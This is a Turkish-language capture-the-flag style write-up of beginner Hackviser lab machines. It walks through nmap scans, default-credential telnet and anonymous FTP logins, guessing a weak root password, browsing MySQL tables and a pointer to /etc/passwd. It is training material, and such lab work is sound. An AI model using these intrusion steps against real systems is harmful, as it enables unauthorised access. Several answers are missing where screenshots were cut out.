
Isınmalar

Stage - 1

Arrow

Hangi port(lar) açık?

Bu soruya cevap verebilmek için hedef makinede basit bir nmap taraması yapıp öğrenebiliriz.




Çalışan servisin adı nedir?

Çalışan servisin adı telnet olduğunu görüyoruz. Telnet hakkında küçük bir araştırma yaparak ne olduğunu öğreniyoruz. Telnet, bir iletişim protokolüdür ve [telnet <ip>] şeklinde bağlantı kurma isteği atabiliyoruz


Hostname nedir?

Resim 1.2'de de görüldüğü gibi, telnet'e bağlantı isteği attığımızda 'arrow' adında bir hostname'e bağlanmak için bizden kullanıcı adı ve şifre istiyor. Burada varsayılan kimlik bilgilerini kritik bir şekilde anlıyoruz ve sisteme giriş yapıyoruz.

Telnet'e bağlandığınızda çalışma dizini konumunuz nedir?


Linux sistemlerde çalışma dizinini gösterme komutu pwd (print working directory)'dir. Bunun için pwd yazıyoruz.


File Hunter

Hangi port(lar) açık?


Bu soruya cevap verebilmek için aynı şekilde hedef makinede basit bir nmap taraması yapıp öğrenebiliriz."

```
┌─[✗]─[root@hackerbox]─[~]
└──╼ #nmap 172.20.6.172
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 14:00 CDT
Nmap scan report for 172.20.6.172
Host is up (0.00027s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
MAC Address: 52:54:00:5B:27:8C (QEMU virtual NIC)
```

FTP'nin açılımı nedir?



FTP'ye hangi kullanıcı adı ile bağlandınız?






Burada FTP servisine bağlanmak için bizden bir isim istiyor. Birkaç denemeden sonra 'anonymous' ismi ile servise bağlanıyoruz


Hangi komut FTP sunucusunda hangi komutları kullanabileceğimizi gösterir?


Bu sorunun cevabını basit bir internet araştırması ile aynı şekilde bulabiliyoruz.

FTP sunucusundaki dosyanın adı nedir?



Bir FTP sunucusundan dosya indirmek için kullanabileceğimiz komut nedir?





Dosyada hangi kullanıcıların bilgileri vardır?

Secure Command

Hangi port(lar) açık?

Nmap taraması ile hedef üzerindeki açık olan portları buluyoruz.

nmap <ip > -sV -




Çalışan hizmet adı nedir?

SSH'a hackviser:hackviser oturum bilgileri ile bağlanırken "Master's Message" nedir?

Linux'ta kullanıcı değiştirmek için kullanılan komut nedir?

```
hackviser@secure-command:~$ su root
Password:
root@secure-command:/home/hackviser#
```

Linux sistemlerde kullancı değiştirmek için kullanılan komut “su” komutudur.

root kullanıcısının parolası nedir?

Burada dikkat etmemiz gereken husus basit parola kullanıımın önemi root kullanıcısının parolasını burada tahmin etmek pek zor değil.

ls komutunun gizli dosyaları gösteren parametresi nedir?


```
root@secure-command:~# ls -la
total 24
drwx------  4 root root 4096 Oct 18 15:09 .
drwxr-xr-x 18 root root 4096 Sep 12  2023 ..
-rw-r--r--  1 root root   13 Nov 18  2023 .advice_of_the_master
-rw-r--r--  1 root root  697 Nov 18  2023 .bashrc
drwxr-xr-x  3 root root 4096 Nov 18  2023 .local
drwx------  2 root root 4096 Oct 18 15:05 .ssh
```

Master’in tavsiyesi nedir?

```
root@secure-command:~# cat .advice_of_the_master
st4y cur10us
root@secure-command:~#
```


Query Gate

Hangi port(lar) açık?





Çalışan servisin adı nedir?

MySQL'e bağlanmak için kullanabileceğimiz en yetkili kullanıcı adı nedir?




Hedef makinede çalışan MySQL'e bağlanmak için komut satırı aracında hostname i belirtmek için hangi parametre kullanılır?

Bağlandığınız MySQL sunucusunda kaç veritabanı var?




Hangi komutla bir veritabanı seçebiliriz?

“use” komutu ile veritabanı seçme işlemini gerçekleştiriyoruz.

<Use detective_inspector>

```
MySQL [detective_inspector]> show tables;
+--------------------------------+
| Tables_in_detective_inspector |
+--------------------------------+
| hacker_list                    |
+--------------------------------+
1 row in set (0.004 sec)
```


```
MySQL [detective_inspector]> SELECT * FROM hacker_list;
+------+-----------+-----------+------------+-----------+
| id   | firstName | lastName  | nickname   | type      |
+------+-----------+-----------+------------+-----------+
| 1001 | Jed       | Meadows   | sp1d3r     | gray-hat  |
| 1002 | Melissa   | Gamble    | c0c0net    | gray-hat  |
| 1003 | Frank     | Netsi     | v3nus      | gray-hat  |
| 1004 | Nancy     | Melton    | s1torml09  | black-hat |
| 1005 | Jack      | Dunn      | psyod3d    | black-hat |
| 1006 | Arron     | Eden      | r4nd0myfff | black-hat |
| 1007 | Lea       | Wells     | pumq7eggy7 | black-hat |
| 1008 | Hackviser | Hackviser | h4ckv1s3r  | white-hat |
| 1009 | Xavier    | Klein     | oricy4l33  | black-hat |
+------+-----------+-----------+------------+-----------+
9 rows in set (0.004 sec)
```

Stage 2 -

Discover Lernaean

## Hangi port(lar) açık?


Bu soruya cevap verebilmek için aynı şekilde hedef makinede basit bir nmap taraması yapıp öğrenebiliriz.




## 80 portunda çalışan servisin versiyonu nedir?


Çalışan servisin versiyon bilgini öğrenmek için nmap taramasına -sV parametresini ekleyebiliriz

Dizin tarama aracını kullanarak bulduğunuz dizin nedir?





File manager'a giriş yapmak için kullandığınız username:password nedir?

Burada yapmamız gereken basit bir dork bazı uygulamalarda kişi parola ve kullanıcı adını default da değiştirmeyi unutuyor.




Bilgisayara eklenen son kullanıcı adı nedir?

/etc/passwd dosyasından kullanıcı bilgilerini bakabiliriz.

